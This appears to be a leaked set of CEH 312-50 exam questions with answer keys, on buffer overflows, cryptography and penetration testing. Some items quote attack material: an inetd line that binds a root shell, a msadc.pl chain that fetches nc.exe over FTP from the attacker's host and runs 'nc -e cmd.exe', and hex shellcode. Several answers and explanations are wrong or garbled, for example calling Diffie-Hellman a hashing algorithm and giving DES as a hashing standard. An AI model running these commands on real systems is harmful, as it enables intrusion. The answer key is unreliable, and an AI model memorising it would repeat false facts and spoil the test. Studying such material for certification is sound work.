Study the following exploit code taken from a Linux machine and answer the questions below:

```
echo "ingreslock stream tcp nowait root /bin/sh sh l" > /tmp/x;
/usr/sbin/inetd s /tmp/x;
sleep 10;
/bin/ rm f /tmp/x AAAA...AAA
```

Real 317

ECCouncil 312-50 Exam

In the above exploit code, the command "/bin/sh sh l" is given.

What is the purpose, and why is `sh' shown twice?

- A. The command /bin/sh sh i appearing in the exploit code is actually part of an inetd configuration file.
- B. The length of such a buffer overflow exploit makes it prohibitive for user to enter manually.
The second `sh' automates this function.
- C. It checks for the presence of a codeword (setting the environment variable) among the environment variables.
- D. It is a giveaway by the attacker that he is a script kiddy.

Correct Answer: A

Section: Buffer Overflows

Explanation

Explanation/Reference:

Explanation: What's going on in the above question is the attacker is trying to write to the unix file /tm/x (his inetd.conf replacement config) -- he is attempting to add a service called ingresslock (which doesn't exist), which is "apparently" supposed to spawn a shell the given port specified by /etc/services for the service "ingresslock", ingresslock is a non-existent service, and if an attempt were made to respawn inetd, the service would error out on that line. (he would have to add the service to /etc/services to suppress the error). Now the question is asking about /bin/sh sh -i which produces an error that should read "sh: /bin/sh: cannot execute binary file", the -i option places the shell in interactive mode and cannot be used to respawn itself.

QUESTION 507

You have been using the msadc.pl attack script to execute arbitrary commands on an NT4 web server. While it is effective, you find it tedious to perform extended

functions. On further research you come across a perl script that runs the following msadc functions:

```
system("perl msadc.pl -h $host -C \\"echo open $your >sasfile\\\"");
system("perl msadc.pl -h $host -C \\"echo $user>>sasfile\\\"");
system("perl msadc.pl -h $host -C \\"echo $pass>>sasfile\\\"");
system("perl msadc.pl -h $host -C \\"echo bin>>sasfile\\\"");
system("perl msadc.pl -h $host -C \\"echo get nc.exe>>sasfile\\\"");
system("perl msadc.pl -h $host -C \\"echo get
hacked.html>>sasfile\\\"");
system("perl msadc.pl -h $host -C \\"echo quit>>sasfile\\\"");
system("perl msadc.pl -h $host -C \\"ftp \\\\s:\\sasfile\\\"");
$o=<STDIN>; print "Opening ...\\n";
system("perl msadc.pl -h $host -C \\"nc -l -p $port -e cmd.exe\\\"");
```

What kind of exploit is indicated by this script?

Real 318
ECCouncil 312-50 Exam

- A. A buffer overflow exploit.
- B. A SUID exploit.
- C. A SQL injection exploit.
- D. A chained exploit.
- E. A buffer under run exploit.

Correct Answer: D

Section: Buffer Overflows
Explanation

Explanation/Reference:

Explanation:

QUESTION 508

The programmers on your team are analyzing the free, open source software being used to run FTP services on a server. They notice that there is an excessive number of fgets() and gets() on the source code. These C++ functions do not check bounds.

What kind of attack is this program susceptible to?

- A. Buffer of Overflow

- B. Denial of Service
- C. Shatter Attack
- D. Password Attack

Correct Answer: A

Section: Buffer Overflows

Explanation

Explanation/Reference:

Explanation: C users must avoid using dangerous functions that do not check bounds unless they've ensured that the bounds will never get exceeded. A buffer overflow occurs when you write a set of values (usually a string of characters) into a fixed length buffer and write at least one value outside that buffer's boundaries (usually past its end). A buffer overflow can occur when reading input from the user into a buffer, but it can also occur during other kinds of processing in a program.

QUESTION 509

Bob has a good understanding of cryptography, having worked with it for many years. Cryptography is used to secure data from specific threat, but it does not secure the application from coding errors. It can provide data privacy, integrity and enable strong

Real 319

ECCouncil 312-50 Exam

authentication but it cannot mitigate programming errors.

What is a good example of a programming error that Bob can use to illustrate to the management that encryption will not address all of their security concerns?

- A. Bob can explain that a random generator can be used to derive cryptographic keys but it uses a weak seed value and it is a form of programming error.
- B. Bob can explain that by using passwords to derive cryptographic keys it is a form of a programming error.
- C. Bob can explain that a buffer overflow is an example of programming error and it is a common mistake associated with poor programming technique.
- D. Bob can explain that by using a weak key management technique it is a form of programming error.

Correct Answer: C

Section: Buffer Overflows

Explanation

Explanation/Reference:

Explanation: A buffer overflow occurs when you write a set of values (usually a string of characters) into a fixed length buffer and write at least one value outside that buffer's boundaries (usually past its end). A buffer overflow can occur when reading input from the user into a buffer, but it can also occur during other kinds of processing in a program. Technically, a buffer overflow is a problem with the program's internal implementation.

QUESTION 510

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold.

What is the most common cause of buffer overflow in software today?

- A. Bad permissions on files.
- B. High bandwidth and large number of users.
- C. Usage of non standard programming languages.
- D. Bad quality assurance on software produced.

Correct Answer: D

Section: Buffer Overflows

Explanation

Explanation/Reference:

Explanation: Technically, a buffer overflow is a problem with the program's internal

Real 320

ECCouncil 312-50 Exam

implementation.

QUESTION 511

While investigating a claim of a user downloading illegal material, the investigator goes through the files on the suspect's workstation. He comes across a file that is called `file.txt' but when he opens it, he finds the following:

```

#define MAKE_STR_FROM_RET(x) ((x)&0xff), (((x)&0xff00)>>8), (((x)&0xff0
000)>>16), (((x)&0xffffffff)>>24) char infin_loop[] = /* for testing
purposes */ "\x9B\xFE";char bsdcode[] = /* code by cha-cha-cha */
"\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80\x31\xdb\x31\xc0\x43"
"\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77\x5e\x31\xc0"
"\x8d\x5e\x01\x88\x46\x04\x66\xff\xff\x01\x53\x53\xb0"
"\x88\xcd\x80\x31\xc0\x5e\xf1\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53"
"\x31\xc0\x31\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53"
"\xf1\x31\xc0\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53"
"\x80\xfe\x0a\x31\xc0\x8d\x5e\x01\x53\xb0\x3d\xcd\x80"
"\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
"\x0c\x52\x51\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53"
"\x53\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\x01\xff\xff\x30"
"\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e"
"\x67\x6c\x69\x6e";static int
magic[MAX_MAGIC],magic_d[MAX_MAGIC];static char *magic_str=NULL;int
before_len=0;

```

What does this file contain?

- A. A picture that has been renamed with a .txt extension.
- B. An encrypted file.
- C. A uuencoded file.
- D. A buffer overflow.

Correct Answer: D

Section: Buffer Overflows

Explanation

Explanation/Reference:

Explanation: This is a buffer overflow exploit with its "payload" in hexadecimal format.

QUESTION 512

Buffer X is an Accounting application module for company can contain 200 characters. The

Real 321

ECCouncil 312-50 Exam

programmer makes an assumption that 200 characters are more than enough. Because there were no proper boundary checks being conducted. Dave decided to insert 400 characters into the 200-character buffer which overflows the buffer. Below is the code snippet:

```
Void func (void)
{
    int l; char buffer [200];
    for (l=0; l<400; l++)
        buffer (l)= `A';
    return;
}
```

How can you protect/fix the problem of your application as shown above? (Choose two)

- A. Because the counter starts with 0, we would stop when the counter is less than 200.
- B. Because the counter starts with 0, we would stop when the counter is more than 200.
- C. Add a separate statement to signify that if we have written 200 characters to the buffer, the stack should stop because it cannot hold any more data.
- D. Add a separate statement to signify that if we have written less than 200 characters to the buffer, the stack should stop because it cannot hold any more data.

Correct Answer: AC

Section: Buffer Overflows

Explanation

Explanation/Reference:

Explanation: l=199 would be the character number 200. The stack holds exact 200 characters so there is no need to stop before 200.

QUESTION 513

```
#define MAKE_STR_FROM_RET(x) (((x)&0xff), (((x)&0xff00)8),
(((x)&0xff0000)16), (((x)&0xff000000)24)

char infin_loop[]=
/* for testing purposes */
"\xEB\xFE";
```

Real 322

ECCouncil 312-50 Exam

char bsdcode[] =

```

/* Lam3rZ chroot() code rewritten for FreeBSD by venglin */

"\x31\xc0\x50\x50\xb0\x7e\xcd\x80\x31\xdb\x31\xc0\x43"
"\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77\x5e\x31\xc0"
"\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\xff\x01\x53\x53\xb0"
"\x88\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53\xb0\x3d\xcd\x80"
"\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9"
"\x31\xc0\x8d\x5e\x08\x53\x53\xb0\x0c\xcd\x80\xfe\xc9\x75"
"\xf1\x31\xc0\x88\x46\x09\x8d\x5e\x08\x53\x53\xb0\x3d\xcd"
"\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88\x46"
"\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
"\x0c\x52\x51\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53"
"\x53\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\x01\xff\xff\x30"
"\x62\x69\x6e\x30\x73\x68\x31\x2e\x31\x31\x76\x65\x6e"
"\x67\x6c\x69\x6e";static int magic[MAX_MAGIC],magic_d[MAX_MAGIC];
static char *magic_str=NULL;
int before_len=0;
char *target=NULL, *username="user", *password=NULL;
struct targets getit;

The following exploit code is extracted from what kind of attack?

A. Remote password cracking attack
B. SQL Injection
C. Distributed Denial of Service

```

- D. Cross Site Scripting
- E. Buffer Overflow

Correct Answer: E

Section: Buffer Overflows

Explanation

Explanation/Reference:

Explanation: This is a buffer overflow with it's payload in hex format.

Real 323

ECCouncil 312-50 Exam

QUESTION 514

StackGuard (as used by Immunix), ssp/ProPolice (as used by OpenBSD), and Microsoft's /GS option use _____ defense against buffer overflow attacks.

- A. Canary
- B. Hex editing
- C. Format checking
- D. Non-executing stack

Correct Answer: A

Section: Buffer Overflows

Explanation

Explanation/Reference:

Explanation: Canaries or canary words are known values that are placed between a buffer and control data on the stack to monitor buffer overflows. When the buffer overflows, it will clobber the canary, making the overflow evident. This is a reference to the historic practice of using canaries in coal mines, since they would be affected by toxic gases earlier than the miners, thus providing a biological warning system.

QUESTION 515

A simple compiler technique used by programmers is to add a terminator 'canary word' containing four letters NULL (0x00), CR (0x0d), LF (0x0a) and EOF (0xff) so that most string operations are terminated. If the canary word has been altered when the function returns, and the program responds by emitting an intruder alert into syslog, and then halts what does it indicate?

- A. The system has crashed
- B. A buffer overflow attack has been attempted
- C. A buffer overflow attack has already occurred
- D. A firewall has been breached and this is logged

- E. An intrusion detection system has been triggered

Correct Answer: B

Section: Buffer Overflows

Explanation

Explanation/Reference:

Explanation: Terminator Canaries are based on the observation that most buffer overflows and stack smash attacks are based on certain string operations which end at terminators. The reaction

Real 324

ECCouncil 312-50 Exam

to this observation is that the canaries are built of NULL terminators, CR, LF, and -1. The undesirable result is that the canary is known.

QUESTION 516

Choose one of the following pseudo codes to describe this statement:

If we have written 200 characters to the buffer variable, the stack should stop because it cannot hold any more data.

- A. If (I > 200) then exit (1)
- B. If (I < 200) then exit (1)
- C. If (I <= 200) then exit (1)
- D. If (I >= 200) then exit (1)

Correct Answer: D

Section: Buffer Overflows

Explanation

Explanation/Reference:

Explanation:

QUESTION 517

Bob has a good understanding of cryptography, having worked with it for many years. Cryptography is used to secure data from specific threats but it does not secure the data from the specific threats but it does not secure the application from coding errors. It can provide data privacy; integrity and enable strong authentication but it can't mitigate programming errors. What is a good example of a programming error that Bob can use to explain to the management how encryption will not address all their security concerns?

- A. Bob can explain that using a weak key management technique is a form of programming error
- B. Bob can explain that using passwords to derive cryptographic keys is a form of a programming error

- C. Bob can explain that a buffer overflow is an example of programming error and it is a common mistake associated with poor programming technique
- D. Bob can explain that a random number generation can be used to derive cryptographic keys but it uses a weak seed value and this is a form of a programming error Real 325
ECCouncil 312-50 Exam

Correct Answer: C

Section: Buffer Overflows

Explanation

Explanation/Reference:

Explanation: In computer security and programming, a buffer overflow, or buffer overrun, is a programming error which may result in a memory access exception and program termination, or in the event of the user being malicious, a possible breach of system security.

QUESTION 518

Which of the following built-in C/C++ functions you should avoid to prevent your program from buffer overflow attacks?

- A. strcpy()
- B. strcat()
- C. streadd()
- D. strscok()

Correct Answer: ABC

Section: Buffer Overflows

Explanation

Explanation/Reference:

Explanation: When hunting buffer overflows, the first thing to look for is functions which write into arrays without any way to know the amount of space available. If you get to define the function, you can pass a length parameter in, or ensure that every array you ever pass to it is at least as big as the hard-coded maximum amount it will write. If you're using a function someone else (like, say, the compiler vendor) has provided then avoiding functions like gets(), which take some amount of data over which you have no control and stuff it into arrays they can never know the size of, is a good start. Make sure that functions like the str...() family which expect NUL-terminated strings actually get them - store a '\0' in the last element of each array involved just before you call the function, if necessary. Strscok() is not a valid C/C++ function.

QUESTION 519

When writing shellcodes, you must avoid _____ because these will end the string.

Real 326

ECCouncil 312-50 Exam

- A. Null Bytes
 - B. Root Bytes
 - C. Char Bytes
 - D. Unicode Bytes

Correct Answer: A

Section: Buffer Overflows

Explanation

Explanation/Reference:

Explanation: The null character (also null terminator) is a character with the value zero, present in the ASCII and Unicode character sets, and available in nearly all mainstream programming languages. The original meaning of this character was like NOP -- when sent to a printer or a terminal, it does nothing (some terminals, however, incorrectly display it as space). Strings ending in a null character are said to be null-terminated.

QUESTION 520

In Buffer Overflow exploit, which of the following registers gets overwritten with return address of the exploit code?

- A. EIP
 - B. ESP
 - C. EAP
 - D. EEP

Correct Answer: A

Section: Buffer Overflows

Explanation

Explanation/Reference:

Explanation: EIP is the instruction pointer which is a register, it points to your next command.

Real 327
ECCouncil 312-50 Exam

QUESTION 521

Buffer X in an Accounting application module for Brownies Inc. can contain 200 characters. The programmer makes an assumption that 200 characters are more than enough. Because there were no proper boundary checks being conducted, Bob decided to insert 400 characters into the 200-character buffer. (Overflows the buffer). Below is the code snippet.

```
Void func (void)  
  
    int l; char buffer [200];  
    for (l=0; l<400; l++)  
        buffer [l]= 'A';  
    return;  
}
```

How can you protect/fix the problem of your application as shown above?

- A. Because the counter starts with 0, we would stop when the counter is less than 200
- B. Because the counter starts with 0, we would stop when the counter is more than 200
- C. Add a separate statement to signify that if we have written 200 characters to the buffer, the stack should stop because it can't hold any more data
- D. Add a separate statement to signify that if we have written less than 200 characters to the buffer, the stack should stop because it can't hold any more data

Correct Answer: AC

Section: Buffer Overflows

Explanation

Explanation/Reference:

Explanation: l=199 would be the character number 200. The stack holds exact 200 characters so there is no need to stop before 200.

QUESTION 522

Which programming language is NOT vulnerable to buffer overflow attacks?

Real 328
ECCouncil 312-50 Exam

- A. Java

- B. ActiveX
- C. C++
- D. Assembly Language

Correct Answer: A

Section: Buffer Overflows

Explanation

Explanation/Reference:

Explanation: Perl and Java has boundary checking, hence buffer overflows don't occur. On the other hand, Perl and Java don't offer access to the system that is as deep as some programs need.

Topic 21, Cryptography

QUESTION 523

Jane wishes to forward X-Windows traffic to a remote host as well as POP3 traffic. She is worried that adversaries might be monitoring the communication link and could inspect captured traffic. She would like to tunnel the information to the remote end but does not have VPN capabilities to do so.

Which of the following tools can she use to protect the link?

- A. MD5
- B. SSH
- C. RSA
- D. PGP

Correct Answer: B

Section: Cryptography

Explanation

Explanation/Reference:

Explanation: Port forwarding, or tunneling, is a way to forward otherwise insecure TCP traffic through SSH Secure Shell. You can secure for example POP3, SMTP and HTTP connections that would otherwise be insecure.

QUESTION 524

An attacker runs netcat tool to transfer a secret file between two hosts.

Machine A: netcat -l p 1234 < secretfile

Real 329

ECCouncil 312-50 Exam

Machine B: netcat 192.168.3.4 > 1234

He is worried about information being sniffed on the network.

How would the attacker use netcat to encrypt information before transmitting it on the wire?

- A. Machine A: netcat -1 p s password 1234 < testfile
Machine B: netcat <machine A IP> 1234
- B. Machine A: netcat -1 e magickey p 1234 < testfile
Machine B: netcat <machine A IP> 1234
- C. Machine A: netcat -1 p 1234 < testfile pw password
Machine B: netcat <machine A IP> 1234 pw password
- D. Use cryptcat instead of netcat.

Correct Answer: D

Section: Cryptography

Explanation

Explanation/Reference:

Explanation:

Cryptcat is the standard netcat enhanced with twofish encryption with ports for WIndows NT, BSD and Linux. Twofish is courtesy of counterpane, and cryptix. A default netcat installation does not contain any cryptography support.

QUESTION 525

Symmetric encryption algorithms are known to be fast but present great challenges on the key management side. Asymmetric encryption algorithms are slow but allow communication with a remote host without having to transfer a key out of band or in person. If we combine the strength of both crypto systems where we use the symmetric algorithm to encrypt the bulk of the data and then use the asymmetric encryption system to encrypt the symmetric key, what would this type of usage be known as?

- A. Symmetric system
- B. Combined system
- C. Hybrid system
- D. Asymmetric system

Correct Answer: C

Section: Cryptography

Explanation

Explanation/Reference:

Explanation: Because of the complexity of the underlying problems, most public-key algorithms involve operations such as modular multiplication and

exponentiation, which are much more

Real 330
ECCouncil 312-50 Exam

computationally expensive than the techniques used in most block ciphers, especially with typical key sizes. As a result, public-key cryptosystems are commonly "hybrid" systems, in which a fast symmetric-key encryption algorithm is used for the message itself, while the relevant symmetric key is sent with the message, but encrypted using a public-key algorithm. Similarly, hybrid signature schemes are often used, in which a cryptographic hash function is computed, and only the resulting hash is digitally signed.

QUESTION 526

Steven the hacker realizes that the network administrator of company is using syskey to protect organization resources in the Windows 2000 Server. Syskey independently encrypts the hashes so that physical access to the server, tapes, or ERDs is only first step to cracking the passwords. Steven must break through the encryption used by syskey before he can attempt to brute force dictionary attacks on the hashes. Steven runs a program called "SysCracker" targeting the Windows 2000 Server machine in attempting to crack the hash used by Syskey. He needs to configure the encryption level before he can launch attach.

How many bits does Syskey use for encryption?

- A. 40 bit
- B. 64 bit
- C. 256 bit
- D. 128 bit

Correct Answer: D

Section: Cryptography

Explanation

Explanation/Reference:

Explanation: SYSKEY is a utility that encrypts the hashed password information in a SAM database using a 128-bit encryption key.

QUESTION 527

In the context of using PKI, when Sven wishes to send a secret message to Bob, he looks up Bob's public key in a directory, uses it to encrypt the message before sending it off. Bob then uses his private key to decrypt the message and reads it. No one listening on can

Real 331
ECCouncil 312-50 Exam
decrypt the message.

Anyone can send an encrypted message to Bob but only Bob can read it. Thus, although many people may know Bob's public key and use it to verify Bob's signature, they cannot discover Bob's private key and use it to forge digital signatures.

What does this principle refer to?

- A. Irreversibility
- B. Non-repudiation
- C. Symmetry
- D. Asymmetry

Correct Answer: D

Section: Cryptography

Explanation

Explanation/Reference:

Explanation: PKI uses asymmetric key pair encryption. One key of the pair is the only way to decrypt data encrypted with the other.

QUESTION 528

What is SYSKEY # of bits used for encryption?

- A. 40
- B. 64
- C. 128
- D. 256

Correct Answer: C

Section: Cryptography

Explanation

Explanation/Reference:

Explanation:

System Key hotfix is an optional feature which allows stronger encryption of SAM. Strong encryption protects private account information by encrypting the password data using a 128-bit cryptographically random key, known as a password encryption key.

Real 332

ECCouncil 312-50 Exam

QUESTION 529

Which of the following is NOT true of cryptography?

- A. Science of protecting information by encoding it into an unreadable format
- B. Method of storing and transmitting data in a form that only those it is intended for can read and process

- C. Most (if not all) algorithms can be broken by both technical and non-technical means
- D. An effective way of protecting sensitive information in storage but not in transit

Correct Answer: D

Section: Cryptography

Explanation

Explanation/Reference:

Explanation: Cryptography will protect data in both storage and in transit.

QUESTION 530

Which of the following best describes session key creation in SSL?

- A. It is created by the server after verifying the user's identity
- B. It is created by the server upon connection by the client
- C. It is created by the client from the server's public key
- D. It is created by the client after verifying the server's identity

Correct Answer: D

Section: Cryptography

Explanation

Explanation/Reference:

Explanation: An SSL session always begins with an exchange of messages called the SSL handshake. The handshake allows the server to authenticate itself to the client using public-key techniques, then allows the client and the server to cooperate in the creation of symmetric keys used for rapid encryption, decryption, and tamper detection during the session that follows. Optionally, the handshake also allows the client to authenticate itself to the server.

QUESTION 531

Annie has just succeeded in stealing a secure cookie via a XSS attack. She is able to replay the cookie even while the session is valid on the server. Why do you think this is possible?

Real 333

ECCouncil 312-50 Exam

- A. Any cookie can be replayed irrespective of the session status
- B. The scenario is invalid as a secure cookie cannot be replayed
- C. It works because encryption is performed at the network layer (layer 1 encryption)
- D. It works because encryption is performed at the application layer (single encryption key)

Correct Answer: D

Section: Cryptography

Explanation

Explanation/Reference:

Explanation:

QUESTION 532

How many bits encryption does SHA-1 use?

- A. 64 bits
- B. 128 bits
- C. 160 bits
- D. 256 bits

Correct Answer: C

Section: Cryptography

Explanation

Explanation/Reference:

Explanation: SHA-1 (as well as SHA-0) produces a 160-bit digest from a message with a maximum length of $2^{64} - 1$ bits, and is based on principles similar to those used by Professor Ronald L. Rivest of MIT in the design of the MD4 and MD5 message digest algorithms.

QUESTION 533

_____ is a type of symmetric-key encryption algorithm that transforms a fixed-length block of plaintext (unencrypted text) data into a block of ciphertext (encrypted text) data of the same length.

- A. Bit Cipher
- B. Hash Cipher
- C. Block Cipher
- D. Stream Cipher

Correct Answer: C

Section: Cryptography

Explanation

Explanation/Reference:

Explanation: A block cipher is a symmetric key cipher which operates on fixed-length groups of bits, termed blocks, with an unvarying transformation. When encrypting, a block cipher might take

Real 334
ECCouncil 312-50 Exam

a (for example) 128-bit block of plaintext as input, and output a corresponding 128-bit block of ciphertext.

QUESTION 534

There is some dispute between two network administrators at your company. Your boss asks you to come and meet with the administrators to set the record straight. Which of these are true about PKI and encryption?

Select the best answers.

- A. PKI provides data with encryption, compression, and restorability.
- B. Public-key encryption was invented in 1976 by Whitfield Diffie and Martin Hellman.
- C. When it comes to eCommerce, as long as you have authenticity, and authenticity, you do not need encryption.
- D. RSA is a type of encryption.

Correct Answer: BD

Section: Cryptography

Explanation

Explanation/Reference:

Explanation: PKI provides confidentiality, integrity, and authenticity of the messages exchanged between these two types of systems. The 3rd party provides the public key and the receiver verifies the message with a combination of the private and public key. Public-key encryption WAS invented in 1976 by Whitfield Diffie and Martin Hellman. The famous hashing algorithm Diffie- Hellman was named after them. The RSA Algorithm is created by the RSA Security company that also has created other widely used encryption algorithms.

QUESTION 535

Bob is a Junior Administrator at ABC Company. He is installing the RedHat Enterprise Linux on his machine. At installation time, he removed the "Use MD5" options. What will be the hashing standard?

- A. MD2
- B. DES
- C. 3DES
- D. RSA

Real 335

ECCouncil 312-50 Exam

Correct Answer: B

Section: Cryptography

Explanation

Explanation/Reference:

Explanation: crypt() will return an encrypted string using the standard Unix DES-based encryption algorithm or alternative algorithms that may be available on the system. By removing the "Use MD5" option Bob forces crypt() to revert to DES encryption.

QUESTION 536

One of the most common and the best way of cracking RSA encryption is to being to derive the two prime numbers, which are used in the RSA PKI mathematical process. If the two numbers p and q are discovered through a _____ process, then the private key can be derived.

- A. Factorization
- B. Prime Detection
- C. Hashing
- D. Brute-forcing

Correct Answer: A

Section: Cryptography

Explanation

Explanation/Reference:

Explanation: In April 1994, an international cooperative group of mathematicians and computer scientists solved a 17-year-old challenge problem, the factoring of a 129-digit number, called RSA- 129, into two primes. That is, RSA-129 = 114381625757888676692357799761466120102182
9672124236256256184293570693524573389783059
7123563958705058989075147599290026879543541
= 34905295108476509491478496199038 98133417764638493387843990820577 times 32769132993266709549961988190834
461413177642967992942539798288533. See more at http://en.wikipedia.org/wiki/RSA_Factoring_Challenge

QUESTION 537

What are the different between SSL and S-HTTP?

- A. SSL operates at the network layer and S-HTTP operates at the application layer
- B. SSL operates at the application layer and S-HTTP operates at the network layer
- C. SSL operates at transport layer and S-HTTP operates at the application layer Real 336
ECCouncil 312-50 Exam
- D. SSL operates at the application layer and S-HTTP operates at the transport layer

Correct Answer: C

Section: Cryptography

Explanation

Explanation/Reference:

Explanation: Whereas SSL is designed to establish a secure connection between two computers, S-HTTP is designed to send individual messages securely. S-HTTP is defined in RFC 2660

QUESTION 538

Richard is a network Administrator working at a student loan company in Iowa. This company processes over 20,000 students loan a year from colleges all over the state. Most communication between the company, schools and lenders is carried out through email. Because of privacy laws that are in the process of being implemented, Richard wants to get ahead of the game and become compliant before any sort of auditing occurs. Much of the email communication used at his company contains sensitive information such as social security numbers. For this reason, Richard wants to utilize email encryption agency-wide. The only problem for Richard is that his department only has couple of servers and they are utilized to their full capacity. Since a server-based PKI is not an option for him, he is looking for a low/no cost solution to encrypt email.

What should Richard use?

- A. PGP
- B. RSA
- C. 3DES
- D. OTP

Correct Answer: A

Section: Cryptography

Explanation

Explanation/Reference:

Explanation: PGP (Pretty Good Privacy) is an encryption program being used for secure transmission of files and e-mails. This adapts public-key encryption technology in which pairs of keys are used to maintain secure communication. For PGP-based communication both the sender and receiver should have public and private key pairs. The sender's public key should be distributed to the receiver. Similarly, the receiver's public key should be distributed to the sender. When sending a message or a file, the sender can sign using his private key. Also, the sender's private key is never distributed. All encryption is made on the workstation sending the e-mail.

Real 337

ECCouncil 312-50 Exam

QUESTION 539

A digital signature is simply a message that is encrypted with the public key instead of the private key.

- A. True
- B. False

Correct Answer: B

Section: Cryptography
Explanation

Explanation/Reference:

Explanation: Digital signatures enable the recipient of information to verify the authenticity of the information's origin, and also verify that the information is intact. Thus, public key digital signatures provide authentication and data integrity. A digital signature also provides non-repudiation, which means that it prevents the sender from claiming that he or she did not actually send the information. Instead of encrypting information using someone else's public key, you encrypt it with your private key. If the information can be decrypted with your public key, then it must have originated with you.

QUESTION 540

Microsoft Authenticode technology is used for:

- A. Digital Signing ActiveX controls
- B. Digitally signing SSL Certificates
- C. Digitally Signing JavaScript Files
- D. Digitally Signing Java Applets

Correct Answer: A

Section: Cryptography
Explanation

Explanation/Reference:

Explanation: Authenticode identifies the publisher of signed software and verifies that it hasn't been tampered with, before users download software to their PCs. As a result, end users can make a more informed decision as to whether or not to download code. Authenticode relies on digital certificates and is based on specifications that have been used successfully in the industry for some time, including Public Key Cryptography Standards (PKCS) #7 (encrypted key specification), PKCS #10 (certificate request formats), X.509 (certificate specification), and Secure Hash Algorithm (SHA) and MD5 hash algorithms.

Real 338
ECCouncil 312-50 Exam

QUESTION 541

One of the most common and the best way of cracking RSA encryption is to be to derive the two prime numbers, which are used in the RSA PKI mathematical process. If the two numbers p and q are discovered through a _____ process, then the private key can be derived.

- A. Factorization
- B. Prime Detection
- C. Hashing
- D. Brute-forcing

Correct Answer: A

Section: Cryptography
Explanation

Explanation/Reference:

Explanation: In April 1994, an international cooperative group of mathematicians and computer scientists solved a 17-year-old challenge problem, the factoring of a 129-digit number, called RSA- 129, into two primes. That is, RSA-129 = 114381625757888676692357799761466120102182
9672124236256256184293570693524573389783059
7123563958705058989075147599290026879543541
= 34905295108476509491478496199038 98133417764638493387843990820577 times 32769132993266709549961988190834
461413177642967992942539798288533. See more at http://en.wikipedia.org/wiki/RSA_Factoring_Challenge

QUESTION 542

Which of the following encryption is not based on Block Cipher?

- A. DES
- B. Blowfish
- C. AES
- D. RC4

Correct Answer: D

Section: Cryptography
Explanation

Explanation/Reference:

Explanation: RC4 (also known as ARC4 or ARCFour) is the most widely-used software stream cipher and is used in popular protocols such as Secure Sockets Layer (SSL) (to protect Internet

Real 339
ECCouncil 312-50 Exam

traffic) and WEP (to secure wireless networks).

Topic 22, Penetration Testing Methodologies

QUESTION 543

Joel and her team have been going through tons of garbage, recycled paper, and other rubbish in order to find some information about the target they are attempting to penetrate.

What would you call this kind of activity?

- A. CI Gathering

- B. Scanning
- C. Dumpster Diving
- D. Garbage Scooping

Correct Answer: C

Section: Penetration Testing Methodologies

Explanation

Explanation/Reference:

Explanation:

QUESTION 544

A client has approached you with a penetration test requirements. They are concerned with the possibility of external threat, and have invested considerable resources in protecting their Internet exposure. However, their main concern is the possibility of an employee elevating his/her privileges and gaining access to information outside of their respective department.

What kind of penetration test would you recommend that would best address the client's concern?

- A. A Black Box test
- B. A Black Hat test
- C. A Grey Box test
- D. A Grey Hat test
Real 340
ECCouncil 312-50 Exam
- E. A White Box test
- F. A White Hat test

Correct Answer: C

Section: Penetration Testing Methodologies

Explanation

Explanation/Reference:

Explanation:

QUESTION 545

In which of the following should be performed first in any penetration test?

- A. System identification
- B. Intrusion Detection System testing

- C. Passive information gathering
- D. Firewall testing

Correct Answer: C

Section: Penetration Testing Methodologies

Explanation

Explanation/Reference:

Explanation:

QUESTION 546

Vulnerability mapping occurs after which phase of a penetration test?

- A. Host scanning
- B. Passive information gathering
- C. Analysis of host scanning
- D. Network level discovery

Correct Answer: C

Section: Penetration Testing Methodologies

Explanation

Explanation/Reference:

Explanation:

The order should be Passive information gathering, Network level discovery, Host scanning and Analysis of host scanning.

Real 341

ECCouncil 312-50 Exam

QUESTION 547

Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

- A. To determine who is the holder of the root account
- B. To perform a DoS
- C. To create needless SPAM
- D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
- E. To test for virus protection

Correct Answer: D

Section: Penetration Testing Methodologies**Explanation****Explanation/Reference:**

Explanation: Sending a bogus email is one way to find out more about internal servers. Also, to gather additional IP addresses and learn how they treat mail.

QUESTION 548

Which type of attack is port scanning?

- A. Web server attack
- B. Information gathering
- C. Unauthorized access
- D. Denial of service attack

Correct Answer: B

Section: Penetration Testing Methodologies**Explanation****Explanation/Reference:**

Explanation:

QUESTION 549

Oregon Corp is fighting a litigation suit with Scamster Inc. Oregon has assigned a private investigative agency to go through garbage, recycled paper, and other rubbish at Scamster's office site in order to find relevant information. What would you call this kind of activity?

- A. Garbage Scooping
- B. Dumpster Diving
- C. Scanning
- D. CI Gathering

Correct Answer: B

Section: Penetration Testing Methodologies**Explanation****Explanation/Reference:**

Real 344

ECCouncil 312-50 Exam

Explanation: Dumpster diving is the colloquial name for going through somebody's garbage -- which will usually be in dumpsters for large organizations. This is a powerful tactic because it is protected by social taboos. Trash is bad, and once it goes into the trash, something is best forgotten. The reality is that most company

trash is fairly clean, and provides a gold mine of information.

QUESTION 550

Jim was having no luck performing a penetration test on his company's network. He was running the test from home and had downloaded every security scanner he could lay his hands on. Despite knowing the IP range of all of the systems and the exact network configuration, Jim was unable to get any useful results. Why is Jim having these problems?

- A. Security scanners can't perform vulnerability linkage
- B. Security Scanners are not designed to do testing through a firewall
- C. Security Scanners are only as smart as their database and can't find unpublished vulnerabilities
- D. All of the above

Correct Answer: D

Section: Penetration Testing Methodologies

Explanation

Explanation/Reference:

